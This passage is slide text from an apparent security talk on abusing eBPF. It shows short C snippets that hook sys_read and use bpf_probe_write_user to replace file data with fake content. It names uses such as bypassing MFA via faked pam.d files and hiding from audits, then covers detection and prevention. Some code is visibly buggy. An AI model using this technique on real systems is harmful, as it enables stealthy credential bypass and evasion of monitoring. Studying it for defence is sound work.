    for (int i=0; i<sizeof(fake_data); i++) {
        buffer[i] = fake_data[i];
    }

    // Overwrite
    bpf_probe_write_user(
        PT_REGS_PARAM2(ctx, &buffer, sizeof(buffer)
    );

    return 0;
}
```

tamper_data.c

TAMPERING DATA

```
int main()
{
    // Open file
    char filename[100] = "my_super_file.txt";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from a file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    print("My data: %s\n", buffer);

    //close file
    close(fd);
    return 0;
}
```

read_file.c

```
SEC("tracepoint/syscalls/sys_read")
int tamper_sys_read(struct pt_regs *ctx, long ret) {
    // Read data returned from kernel
    char buffer[100];
    bpf_probe_read_user(
        &buffer, sizeof(buffer), PT_REGS_PARAM2(ctx)
    );

    // Modify data
    const char *fake_data = "fake_data";
    for (int i=0; i<sizeof(fake_data); i++) {
        buffer[i] = fake_data[i];
    }

    // Overwrite
    bpf_probe_write_user(
        PT_REGS_PARAM2(ctx, &buffer, sizeof(buffer)
    );

    return 0;
}
```

tamper_data.c

TAMPERING DATA

```
SEC("tracepoint/syscalls/sys_read")  
int tamper_sys_read(struct pt_regs *ctx, long ret)
```

Determine when to affect calls

Filter:

- Process ID (PID)
- Thread ID (TID)
- User ID (UID)
- File descriptors
- Time since boot (uptime)
- Timestamps (depending on the tracing event)


EBPF - DATA

eBPF attack:

- Bypassing MFA by faking pam.d files
- Enabling access using fake credentials

Auditory:

- Only see real data, no fake users





DEMO



OTHER FEATURES



OTHER FEATURES

Running on networking **hardware**

Programs can **persist** after loader exits

Chaining eBPF programs together



LIMITATIONS

No persistence across reboots

Cannot write to Kernel memory

DETECTION

File detection

- Look for files that contain eBPF programs:
 - ELF in ELF
- Look for programs calling *bpf_probe_write_user*

Process monitoring.

- Monitor all "bpf" syscalls:
 - Only trusted programs should be using eBPF
 - Can use eBPF to monitor itself

PREVENTION

eBPF can be disabled

- Requires rebuilding the kernel
- Not always an option (e.g managed environments)

eBPF community is discussing how to sign eBPF programs

- Signing will prevent unauthorized eBPF usage

WHAT'S NEXT?



EBPF CTF: <https://github.com/isovalent/eBPF-Summit-2022-CTF>

LINUX ROOTKITS: <https://github.com/milabs/awesome-linux-rootkits>

BOOPKIT: <https://github.com/krisnova/boopkit>

WINDOWS: <https://github.com/microsoft/ebpf-for-windows>

THANK YOU

